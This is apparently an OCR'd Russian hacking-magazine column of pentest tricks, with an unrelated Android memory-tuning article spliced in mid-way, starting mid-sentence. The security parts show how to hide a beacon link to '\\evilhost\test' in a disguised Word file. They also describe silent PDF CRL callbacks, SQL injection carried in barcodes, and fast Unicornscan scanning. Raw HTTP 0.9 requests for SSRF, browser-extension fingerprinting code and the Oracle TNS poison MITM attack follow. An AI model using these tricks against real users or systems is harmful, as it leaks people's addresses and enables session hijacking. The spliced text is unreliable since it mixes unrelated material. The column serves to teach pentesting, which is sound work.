РЕШЕНИЕ

Давай представим себе ситуацию. Выкладываешь ты какой-то документ в интернет и хочешь узнать, кто его прочитал/скачал. Первоначальным решением может быть логирование инфы о клиенте, когда ты выложишь свой документ на сайт. IP-адрес (возможно, прокси), информация о браузере и ОС, плюс еще кое-что мы можем получить с нашего сайта.

Это, конечно, хорошо, но не дает важной возможности — проследить распространение инфы, то есть проследить ситуацию, когда скачал один и раздал всем, а те — еще всем. А это же очень увлекательно. Графики можно построить красивые, найти каждого и наказать… В общем, отличная возможность для всяких DLP-параноиков :).

Если не говорить о каких-то уязвимостях конкретных приложений или аналогичных подходов, когда мы захватываем контроль над скачавшим, то нам надо сконцентрировать внимание на естественном функционале. Здесь на деле все очень даже хорошо. Представь себе — для всех типов документов Microsoft Office, а также для PDF-файлов имеется возможность производить трекинг документов, используя «встроенный» функционал.

Суть функционала заключается в следующей простой вещи. Мы можем добавить в документ скрытый элемент (чтобы не влиять на отображение) — ссылку на какой-то ресурс в интернете. Причем таким образом, чтобы при открытии документа обращение к ресурсу происходило автоматически (инициализировать действие будет само ПО), то есть без социальной составляющей. Это на самом деле важный момент.

Вот, например, в PDF мы можем запихнуть много возможностей и, по сути, общаться «по полной» со сторонними серверами. Но как только PDF попытается подключиться к внешнему серверу, пользователю отобразится соответствующее сообщение, с возможностью запретить подключение (но это мы победим). Теперь к делу.


Методов для слива информации об открывшем файл можно выделить три основных:

- HTTP/HTTPS. Все топовое офисное ПО умеет подключаться и качать что-то через веб. Получаем IP-адрес и, возможно, версию ОС. Плюс в том, что трафик автоматом идет через системный прокси (если это винда, конечно);
- SMB-запрос. При указании UNC-пути (а-ля \\8.8.8.8\bla-bla) получаем реальный IP (или, возможно, NAT), так как подключение идет по SMB, то есть в обход прокси;
- DNS-запросы. Если мы указываем не IP-адрес, а имя поддомена нашего сервера, то мы на подконтрольном DNS-сервере сможем получить IP DNS-сервера, который используется нашей жертвой. Это дает нам хотя и минимум информации, но зато более «правдивой» и в обход многих ограничений (так как DNS-запросы через прокси не идут, например).

О'кей. Теперь фактическая имплементация. Под офис есть несколько векторов для каждого из приложений, но расскажу про универсальный.

Берем любой вордовый документ, кликаем «Сохранить как» и выбираем mht (Mime HTML). Далее, открыв его в блокнотике, меняем и добавляем строку к остальным стилям <link rel=stylesheet href="\\evilhost\test">. Теперь переименовываем расширение mht в doc. Все. Такой документ отображается точно так же, как и обычный doc-файл. Но при открытии его ворд пытается подгрузить стили. И UNC, и HTTP поддерживаются. Для других типов документов данный метод также работает.

Далее — PDF. Как я и говорил, по умолчанию все попытки документа «подключаться» к внешним серверам порождают вопрос к пользователю — разрешить или нет. Но это ограничение работает не везде. Как минимум один из методов (goo.gl/BFUJz9) был почерпнут у Дидье Стевенса (Didier Stevens). Все, правда, не очень просто. Суть в возможности подписи PDF, а точнее, в том, что мы можем указать свой CRL (Certificate Revocation List). Это фича такая — проверка на то, отозван ли сертификат или нет. Обычно указывается URL. Для Acrobat Reader' по умолчанию этот функционал включен. То есть если PDF подписан, то для проверки сертификата ридер полезет по URL'у, указанному в CRL, причем без каких-либо оповещений пользователя об этом. Вот тебе и возможность для трекинга. Как фактически замутить документ — смотри в том же бложике, так как это не очень тривиально. Подведем итог. Офисные документы и PDF — основные форматы «хранения» информации, и ничего страшного от их открытия никто не ждет. Так что, пометив важные документики «метками» — ссылками на специальный ресурс, можно быть почти уверенным, что, если их кто-то украдет и откроет, ты об этом также узнаешь.



По умолчанию Android предпочитает устанавливать софт на SD-карту

адрес, барометр, GPS, компас) и на их основе вычисляет точное положение смартфона на карте. Приложения типа навигаторов будут работать и без него, но с меньшей точностью.

Избавиться от всех этих процессов поможет root-приложение Bloat Freezer (www.bloatfreezer.com). Оно позволяет отключить не только приложения, дозволенные к отключению самой системой, но и вообще любые, в том числе главный системный процесс android.process.acore. Кроме приведенных выше пожирателей памяти, безболезненно можно прибить еще такое количество системных приложений, что мне будет проще привести список тех, которые отключать нельзя:

- Apollo (CyanogenMod)
- cLock (CyanogenMod)
- Google Services Framework
- Launcher (Trebuchet в CyanogenMod)
- Аккаунты Google
- Браузер
- Галерея
- Графический интерфейс системы
- Диспетчер загрузки
- Загрузки
- Клавиатура Google
- Контакты
- Мастер доступа к пакетам
- Местоположение сети
- Настройки
- Память номеров/SMS/MMS
- Параметры раскладки
- Программа установки пакета
- Программа установки сертификата
- Синхронизация контактов Google
- Сообщения
- Средство просмотра HTML
- Телефон
- Файлы (CyanogenMod)
- Фонарик (CyanogenMod)
- Хранилище контактов
- Хранилище мультимедиа
- Хранилище настроек
- Часы

Все остальное можно безболезненно выключить (ну или оставить те, которые еще могут пригодиться, например FM-радио). Когда все будет сделано, открываем любой менеджер процессов, прибиваем все пользовательские процессы и смотрим, сколько памяти занято. В моем случае 200 Мб. Очень даже недурно в сравнении с изначальными 350 Мб.

БОРЕМСЯ С ЖАДНЫМ СОФТОМ

Удалять или отключать все приложения нам, конечно, нельзя, однако о наиболее прожорливых из них позаботиться нужно. Обычно софт для Android (да и для любых других ОС) страдает от двух основных проблем ожирения: он либо съедает неимоверные количества оперативной памяти во время своей работы (например, твиттер-клиент может продолжать хранить в памяти уже давно прочитанные сообщения и просмотренные изображения), либо постоянно что-то делает в фоне, из-за чего смартфон становится менее отзывчивым, а время его работы от батареи падает. В особо тяжких случаях обе болезни комбинируются в одной софтине.

Что мы можем сделать? Конечно же, удалить подобный софт, ну или как минимум заменить его аналогом. Если сделать это невозможно, можно прибегнуть еще к двум хитростям. Первое — это принудительное убийство приложения. Обычно программа начинает толстеть во время работы, а сразу после запуска занимает не так уж много памяти. Убивать софт не слишком правильная идея, но если уж ты собрался это делать, то лучше воспользоваться для этого встроенной функцией CyanogenMod и производных: убийство долгим удержанием кнопки «Назад» («Настройки → Для разработчиков → Закрытие приложения»).

Второе, что мы можем, — это отучить прожорливые приложения что-либо делать в фоне. Для этого есть замечательное приложение Greenify (требует root), которое позволяет заморозить выбранные приложения так, чтобы они вообще не могли работать, пока не видны на экране. Запускаем Greenify, нажимаем «+» и видим список работающего софта, рассортированный по степени прожорливости, тапаем по нужному приложению, и все, отныне в фоне оно всегда будет спать.

ДРУГИЕ СОВЕТЫ

Что еще можно сделать для ускорения работы смартфона и очистки его памяти? В целом больше ничего. Есть, конечно, еще такие совсем радикальные методы, как замена тяжелого софта на простые легкие аналоги, хакинг софта с целью вырезания ресурсов, но все это плохо согласуется с идеей иметь полнофункциональный смартфон. Проще тогда поставить Android 2.3 (CyanogenMod 7) и вообще забыть о проблемах производительности.

Тем не менее есть еще два действенных совета. Первый — это активация технологии zRam, которая позволяет выделить небольшой фрагмент оперативной памяти и создать из него виртуальный своп-раздел со сжатием данных. В результате общий объем оперативной памяти виртуально увеличится, высвободив лишних 50–100 Мб.

Проблема с активацией zRam только в том, что сама технология есть далеко не в каждом ядре. Большинство кастомных ядер, а также ядра прошивок CyanogenMod, Paranoid Android и AOKP обычно включает поддержку zRam, но это не всегда верно. Стоковые прошивки обычно поставляются с ядрами без zRam. В CyanogenMod и производных активировать zRam можно через меню «Настройки → Производительность → Управление памятью → Использовать zRam». По умолчанию система выделяет под сжатый своп 18% памяти, но при необходимости значение можно увеличить до 26%. В других прошивках zRam активируется с помощью приложения Trickster MOD (timos.me/tm, вкладка «Специфичные функции»), однако так можно выделить только 10% памяти.

Второй действенный совет — это перенос всех приложений во внутреннюю память вместо установки на карту памяти. Тут выигрыш состоит в том, что встроенная NAND-память смартфона по определению намного быстрее памяти SD-карты, поэтому запуск приложения из внутренней памяти будет происходить быстрее. Более того, сам по себе механизм запуска приложений с SD-карты в Android реализован с использованием шифрованных контейнеров, что также вносит дополнительные издержки.

Перенеся все приложения во внутреннюю память, мы добьемся ускорения их запуска. Уже установленный на карту памяти софт можно легко вернуть назад через настройки: «Приложения → Сторонние → Выбор приложения → Перенести на смартфон». Чтобы вообще отключить функцию установки новых приложений на карту памяти, нужны права root и эмулятор терминала. Запускаем терминал и набираем две команды:

```
$ su
# pm setInstallLocation 1
```

Теперь по умолчанию весь софт будет устанавливаться во внутреннюю память. Чтобы настройка сохранялась между перезагрузками, берем любой файловый менеджер с поддержкой root, переходим в каталог `/system/etc/init.d/` и создаем такой файл `99disable-app2sd.sh`:

```
#!/system/bin/sh
/system/bin/pm setInstallLocation 1
```

И с помощью все того же файлового менеджера ставим на него бит исполнения. Это рецепт для CyanogenMod и производных. На стоковых прошивках сначала необходимо установить приложение Universal Init.d, запустить его и включить переключатель на главном экране приложения.

ВЫВОДЫ

Применяя все описанные в статье приемы, мне удалось существенно поднять скорость работы при использовании Motorola Defy с CyanogenMod 10.2 на борту. Смартфон, конечно, не достиг скорости Nexus 4 и других современных девайсов, но в сравнении с настройками по умолчанию комфорт от использования повысился в разы и приблизился к таковому при использовании стокового Android 2.3. ⌶



INFO

Выявить приложения, которые просыпаются во время сна смартфона и садят его батарею, можно с помощью приложения Wakelock Detector (bit.ly/16iV6o1).



INFO

Если ты не пользуешься поиском Google на домашнем экране, то рекомендую удалить/отключить приложение «Google поиск». Экономия: 10–15 Мб и место на рабочем столе (строка поиска исчезнет).


НАЙТИ НОВЫЕ ВЕКТОРА

РЕШЕНИЕ

Продолжим расширять сознание и тренировать воображение. Вот есть классические атаки SQLi, XSS, XXE, BOF'ы, и точки входа для проведения атак примерно ясны. Но если подумать немного более комплексно и вспомнить про то, что сейчас «компьютеры всюду», а технологии становятся все более смешанными, то получим много занимательного.

Вот, например, штрих-коды. Используются повсеместно. А если представить ситуацию, что есть какой-нибудь кодосчитыватель в магазине, который дает нам информацию о товаре? Но он же берет ее откуда-то, возможно — из внутренней системы магазина. А мы возьмем и пихнем в штрих-код SQL-инъекцию. И есть очень приличный шанс, что прокатит. Разве многие ждут атак с такой стороны? Мне кажется, что и тут есть куда покопать для фана.

Irongeek по этому поводу разместил у себя на сайте генератор штрих-кодов в форматах Code 93, Code 39, Code 39ext, Code 128 (A, B, C) (goo.gl/jbZzHH) и дал ссылочку на соответствующие либы для PHP.



Пример штрих-кодов для тестов

ПРОСКАНИРОВАТЬ КРУПНУЮ СЕТЬ

РЕШЕНИЕ

Мир растет и развивается. Сети становятся все крупнее. Различных девайсов становится все больше и больше. Сети /16, а то и /8 встречаются очень часто. А их ведь надо пентестить... И одна из первых задач — выявление живых хостов, сканирование портов и определение сервисов на них.

Конечно, первое и основное наше оружие — Nmap. Но, по личному опыту скажу, в ситуациях, когда не приходят ответы на SYN-запросы (например, хост за файрволом или не существует), за счет повторных пересылок пакетов и увеличения тайм-аута между запросами общая скорость сканирования значительно снижается. Конечно, это во многом следствие «умности» Nmap'а, который умеет подстраиваться под сеть. И да, мы можем задать конкретные характеристики Nmap'у — и многопоточность, и задержки, и количество повторов, или поставить в конце концов режим T5... Но в них надо шарить, во-первых, чтобы настройка не повлияла на результат, а во-вторых, чтобы не «положить» какое-нибудь сетевое оборудование или конечный хост (такое очень редко, но случается). Но главное — сам Nmap, сам метод его работы. Не буду вдаваться в подробности — которых не знаю :), — но он отслеживает каждый отправленный пакет, каждое установленное соединение, что влияет на его производительность.

Итог следующий — Nmap хорош, но когда надо быстро посканить крупную сеть, то его минусы четко проступают наружу.

Что делать? Воспользоваться каким-нибудь асинхронным порт-сканером. Например, олдскульным Unicornscan. Одной из целей создания этой тулзы как раз и было повышение производительности сканирования. Основная идея здесь заключается в том, что тулза просто отсылает потоком пакеты (TCP, UDP) и «забывает о них». То есть не следит, на какой из них получен ответ, а на какой — нет. Вместо этого тулза просто мониторит входящий трафик на предмет ответных пакетов. Как ни странно, такое нехитрое решение дает значительный прирост производительности.

Создатели Unicornscan, как я понимаю, подходили к делу повышения производительности основательно.

Они разбили все на несколько процессов. Master Control (Unicornscan) — отвечает за раздачу команд другим процессам, контроль над подключениями; Sender (Unisend) — фактически отправляет целям различного вида пакеты данных; Receiver (Unilisten) — слушает весь входящий трафик и мониторит пакеты, предназначенные юникорну.


Поясню картинку.

1. Первый sender отправляет SYN-пакет жертве от IP listener'а.
2. Жертва отвечает SYN-ACK'ом нашему listener'у.
3. Последний передает информацию в мастер-процесс (здесь процесс сканирования может быть остановлен).
4. Если необходимо полное подключение, то мастер передает sender'у данные для генерации ACK-ответа.
5. Sender отправляет ACK от IP listener'a.

Таким образом, мы видим, что работа тулзы основывается на трех различных процессах. Это, во-первых, было сделано для того, чтобы вынести процесс ведения соединений из kernel в user-space, а во-вторых, дало возможность распределить задачу сканирования на несколько хостов.

По функционалу Unicornscan похож на Nmap: сканирование хостов, определение сервисов и версии ОС. Но стоит учесть, что этот проект не особо развивается вообще и для последних трех задач в частности. Таким образом, на деле Unicornscan можно считать просто быстрым сканером.

Да, кстати, методы сканирования (SYN, FIN, ACK scan, TCP, UDP) все те же, что и у Nmap'а. Но нам ведь нужно не просто отсканить, а еще и сервисы выискать, что на открытых портах висят. Что же — тогда давай совместим эти две тулзы. Unicornscan будет сканить порты, а по открытым портам будем запускать Nmap на определение сервиса. Чтобы ничего не делать, можно воспользоваться чужой наработкой (goo.gl/CKzYn1).



Разделяй и властвуй

ПРОВЕСТИ XSS ЧЕРЕЗ СТОРОННИЙ СЕРВИС, ИСПОЛЬЗУЯ HTTP 0.9

РЕШЕНИЕ

Давным-давно я показывал в Easy Hack'е пример того, как можно провести XSS-атаку через какой-то сторонний сервис, например через SMTP или Telnet. Конечно, техника несколько специфичная и имеет ряд ограничений, но точно рабочая.

Так вот, хотел лишь поделиться интересным фактом, описывающим причины возможности такого совмещения. Почерпнут он из отличной книжки The Tangled Web: A Guide to Securing Modern Web Applications от Михала Залевски (Michal Zalewski).

Как, я думаю, ясно из задачи — вся специфика заложена в HTTP версии 0.9. Это, по сути, был первый «стандарт» HTTP, который хотя и использовался, но был во многом не продуман, а потому относительно быстро заменен на 1.0. Основная фича этого протокола (интересная нам) заключалась в том, что у него отсутствовало такое понятие, как заголовки. Производится запрос, а в ответ возвращается только тело запрашиваемого документа. И никаких привычных нам заголовков... Что интересно, протокол стар, но его до сих пор поддерживают современные браузеры (на то есть свои причины). А потому пентестеры могут этим пользоваться в своих целях :).

С другой стороны, интересно, что и сами запросы к серверу были также лишены заголовков и тела. И представляли собой только метод и запрашиваемый документ:

```
GET /index.html
```

Как ни странно, многие веб-серверы поддерживают данный формат запросов до сих пор. Зачем это может нам понадобиться? Например, для эксплуатации SSRF-уязвимостей, как предложил d0znpp в SSRF Bible. Cheatsheet (goo.gl/vzMJY3).

```
C:\Users\[illegible]>ncat vk.com 80
GET /

<html>
<head><title>302 Found</title></head>
<body bgcolor="white">
<center><h1>302 Found</h1></center>
<hr><center>nginx/1.2.4</center>
</body>
</html>
```

Непривычный вид запросов-ответов, но ведь работает!

ОПРЕДЕЛИТЬ РАСШИРЕНИЯ БРАУЗЕРОВ CHROME И FF

РЕШЕНИЕ

Браузеры давно уже стали главным софтом любого ПК. Мир все больше переходит в Сеть, и важность их растет и дальше. С другой стороны, сами браузеры легко расширяемы. И наверное, любой хоть сколько-то продвинутый юзер ставит дополнительные расширения для браузера, дабы облегчить свою жизнь.

И как ты, наверное, наслышан, в расширениях также таятся уязвимости, с помощью которых можно наделать много всякого. Но не все же стоят у каждого юзера. Как же определить, есть ли у пользователя то или иное расширение?

```
Addons detected:
Firebug (1843)
HttpFox (6647)
JSONView (10869)
VKontakte.ru Downloader (get music/videos/photos) (151188)
```

Исходный код: file:///C:/Users/st/Desktop/sbas.html - Mozilla Firefox
Файл Правка Вид Справка

```
<html><body>
<style TYPE="text/css">img { visibility:hidden }</style>
<noscript>This requires javascript</noscript>
<script>
det = "Addons detected: ";
function add(name){
det = det.concat("<br>").concat(name);
}
setTimeout('document.body.innerHTML=det',500);
</script>
<img src='chrome://webdeveloper/content/images/logo/large.png' onload='add("Web Developer (60)")'></img>
<img src='chrome://foxytunes/skin/logo.png' onload='add("FoxyTunes (219)")'></img>
<img src='chrome://forecastfox/skin/images/logo32.png' onload='add("Forecastfox Weather (398)")'></img>
<img src='chrome://scrapbook/skin/main_32.png' onload='add("ScrapBook (427)")'></img>
<img src='chrome://flashblock/content/flashblock-32.png' onload='add("Flashblock (433)")'></img>
<img src='chrome://mediaplayerconnectivity/skin/icon.png' onload='add("MediaPlayerConnectivity (446)")'></img>
<img src='chrome://linkchecker/skin/linkchecker.png' onload='add("LinkChecker (532)")'></img>
<img src='chrome://rdr/content/redirect.png' onload='add("Redirect Remover (537)")'></img>
<img src='chrome://measureit/skin/measureit.png' onload='add("MeasureIt (539)")'></img>
<img src='chrome://informenter/skin/about.png' onload='add("InFormEnter (673)")'></img>
<img src='chrome://screengrab/skin/screengrab_icon.gif' onload='add("Screengrab (1146)")'></img>
<img src='chrome://grabanddrag/skin/grabanddrag48.png' onload='add("Grab and Drag (1250)")'></img>
<img src='chrome://netcrafttoolbar/content/n.png' onload='add("Netcraft Toolbar (1326)")'></img>
<img src='chrome://duplicates/skin/duplicates-icon.png' onload='add("Bookmark Duplicate Detector (1553)")'></img>
<img src='chrome://imglikeopera/skin/imglikeopera.png' onload='add("ImgLikeOpera (1672)")'></img>
<img src='chrome://scribefire/skin/scribefire-icon-32x32.png' onload='add("ScribeFire Blog Editor (1730)")'></img>
<img src='chrome://foxgame/skin/foxGame_32.gif' onload='add("FoxGame (1766)")'></img>
<img src='chrome://firebug/skin/firebug32.png' onload='add("Firebug (1843)")'></img>
<img src='chrome://mediawrap_images/content/mediawrap.png' onload='add("MediaWrap (1879)")'></img>
<img src='chrome://hyperwords/skin/hypersphere-2010.png' onload='add("Hyperwords, the power of hyperlinks in every word (
<img src='chrome://febe/skin/febe32x32.png' onload='add("FEBE (2109)")'></img>
<img src='chrome://mapplus/skin/graphics/main.png' onload='add("Map+ (2394)")'></img>
<img src='chrome://tryagain/skin/icon.png' onload='add("TryAgain (2462)")'></img>
<img src='chrome://rikaichan/skin/smile.png' onload='add("rikaichan (2471)")'></img>
<img src='chrome://resurrect/skin/em-icon.png' onload='add("Resurrect Pages (2570)")'></img>
<img src='chrome://seoquake/content/skin/logo48.png' onload='add("SeoQuake SEO extension (3036)")'></img>
<img src='chrome://perakun/skin/star32.png' onload='add("Firefox (3349)")'></img>
<img src='chrome://wot/skin/fusion/32_32/new_trusted.png' onload='add("Web of Trust - Safe Browsing Tool (3456)")'></img>
```

Пример детекта аддонов для FF

Решение на самом деле простое. Основная фишка в том, что мы можем обращаться к ресурсам аддона, используя схему chrome-extension://, а также в том, что у каждого аддона есть свое уникальное имя (например, aapbdbdomjkkjkaonfhkkikfgjllcleb). Ну и последнее — это файл manifest.json, который присутствовал в каждом расширении и был доступен.

Поэтому метод заключался в следующем. Составляем список уникальных имен, а потом динамически создаем множество script-элементов, подгружая манифест. Причем добавляем ивенты: если все прошло успешно (значит, аддон есть) и на ошибку (значит, нет).

```
<script src='chrome-extension://extension_name/manifest.↵
json' onload='addonExists=true'  onerror='addonExists=↵
false'>
```

Но конкретно данный трик работал только до этого сентября, когда кончилась поддержка аддонов первой версии. С Chrome 18 аддоны имеют манифесты по новой спецификации. По ней ресурсы аддонов недоступны по умолчанию, но если хочешь сделать их доступными — надо добавить в список web_accessible_resources манифеста.

Но если приглядеться, то ситуация не слишком сильно изменилась, так как почти у всех аддонов есть какие-то картинки (например), добавленные в данный список. Так что техника осталась по логике той же, только добавилась одна подзадача — для каждого аддона вытащить хотя бы один валидный путь до ресурса.

```
<script src='chrome-extension://extension_name/↵
resource_name' onload='addonExists=true' onerror=↵
'addonExists=false'>
```

Для Firefox'а подход точно такой же. Разница лишь в том, что нужно использовать схему chrome://, в манифесте должна быть строчка contentaccessible=yes, а список доступных ресурсов лежит в install.rdf. И плюс наименования расширений имеют понятабельный вид.

Кстати, для генерации списков имен расширений и доступных в них ресурсов можно воспользоваться python'ышами отсюда: goo.gl/z3nZTO.

В расширениях таится множество уязвимостей. Но не все же стоят у каждого юзера. Как же определить, есть ли у пользователя то или иное расширение?

MITM НА ORACLE DB С ИСПОЛЬЗОВАНИЕМ TNS POISON

РЕШЕНИЕ

База данных Oracle — очень распространенная СУБД у крупных компаний. И по работе становится заметно, что чем крупнее компании, тем больше ораклов у них используется :). А потому сталкиваться с ней при проведении пентестов приходится систематически. На нашей стороне очень часто стоит такая вещь, как настройки по умолчанию. Почти ни разу не встречал, чтобы кто-то занимался харденингом СУБД. Все из коробки. Особенно это помогало для более старых версий БД — 8, 9, где настройки по умолчанию достаточно быстро давали нам возможность захватить контроль над хостом. Но сейчас все стало более защищенно… С другой стороны, база данных оракл монструозна и имеет большое и тяжелое наследство от прошлого. И такие эпохальные баги, как в 11g версии, когда мы без аутентификации можем слить «хеш» пароля любого пользователя и локально его перебрать, дают нам хороший задел на пентестах.

Вот и сегодня мы коснемся еще более жесткой атаки — TNS poison, которой подвержены все (и старые и новые) версии Oracle DB в настройках по умолчанию, а официальный патч даже не предвидится. Есть только workaround'ы, а исправят багу лишь в следующей ветке СУБД. Да, архитектурные баги — они такие :).

Для начала, чтобы было понятнее, немного об основных компонентах Oracle, задействованных в атаке. Итак, есть такое понятие — инстанс (DB instance) — это конкретная база данных. На одном Oracle-сервере таких баз данных может быть достаточно много. А есть TNS listener — специальный сервис, который отвечает за коммуникации, то есть за подключения к конкретным БД. Получается такая единая точка подключений пользователей. Очень удобно.

Для того чтобы листенер знал, какие есть инстансы баз данных, их в нем нужно зарегистрировать. Есть два пути:

1. Локальная регистрация. Внутренний процесс базы данных — PMON подключается по IPC к листенеру и регистрирует инстанс.
2. Удаленная регистрация. При ней тот же процесс также подключается к листенеру, но уже удаленно по протоколу TCP/IP.

Получается очень удобно, так как можно создавать распределенную базу данных. Одна точка входа и множество конкретных инстансов, которые обрабатывают приходящие запросы.

Здесь важно отметить, что регистрацию нового инстанса можно произвести в любой момент (динамическая регистрация), удаленная регистрация включена по умолчанию, а главное — она не требует аутентификации. Да-да, любой может подключиться и зарегистрировать в листенере новый инстанс БД. Надо будет только сообщить имя инстанса, IP-адрес с портом самой БД и еще кое-какую общую информацию.

Все! Если какой-то пользователь при подключении к TNS listener'у укажет имя твоего инстанса, то листенер отправит его к тебе, на указанный ранее IP и порт.

Но это, кажется, дает атакующему не так уж и много. Кто же будет вводить какое-то левое имя инстанса? Согласен. Но здесь появляется еще одна фича.

Если при регистрации нового инстанса указать имя уже существующего, то TNS-листенер «объединит» их. Он посчитает, что это единый кластер. А потому TNS-листенер несколько поменяет свое поведение и будет раскидывать подключения к БД, то на наш инстанс, то на настоящий. То есть он будет осуществлять балансировку нагрузки.

Как пишет автор данной атаки Joxean Koret, если все делать правильно, то листенер будет перекидывать от 50 до 75% подключений на нас. Атака получается чрезвычайно элегантная. Подключились к листенеру, зарегили свой инстанс с таким же именем, как и атакуемый нами, и ждем подключений пользователей. Пользователи, не замечая этого, будут к подключаться к новому инстансу. Что делать дальше пентестеру? Он может поднять у себя портфорвардинг и редиректить подключение пользователя в реальную БД. После этого он спокойно может прослушивать трафик между пользователем и БД, на лету инжектить SQL-команды или захватить саму пользовательскую сессию. А с учетом того, как часто используются привилегированные учетки при подключении, захват полного контроля над СУБД — дело уже тривиальное.


Теперь немного специфики. Во-первых, чтобы атаку провести, необходимо знать имя инстанса (SID). Но это не представляет большой проблемы. В старых версиях их можно было получить официально. Сейчас — за счет перебора (обычно SID — 3–4 буквы) или различных инфдисклозов. Тут важно осознать, что SID в своей идее не секретен.

Далее, чтобы TNS-листенер «не забыл» пентестра и не вычеркнул из своей таблицы роутинга, необходимо поддерживать с ним постоянное подключение, а также систематически перерегистрироваться на нем. Но это небольшая трудность. Особенно если учесть, что боевой эксплойт, который выполняет все необходимые телодвижения, доступен для скачивания (goo.gl/P8pw7V). Единственное замечание — сплоит заточен под имя инстанса в шесть символов. Так как там часть данных бинарные — это важно. Но проблема решаема — нужно только заморочиться с Wireshark'ом. За всеми подробностями отправляю тебя к официальному вайт-пейперу (goo.gl/HVrY70). Оценить атаку в действии можно здесь: goo.gl/sCLBGb.

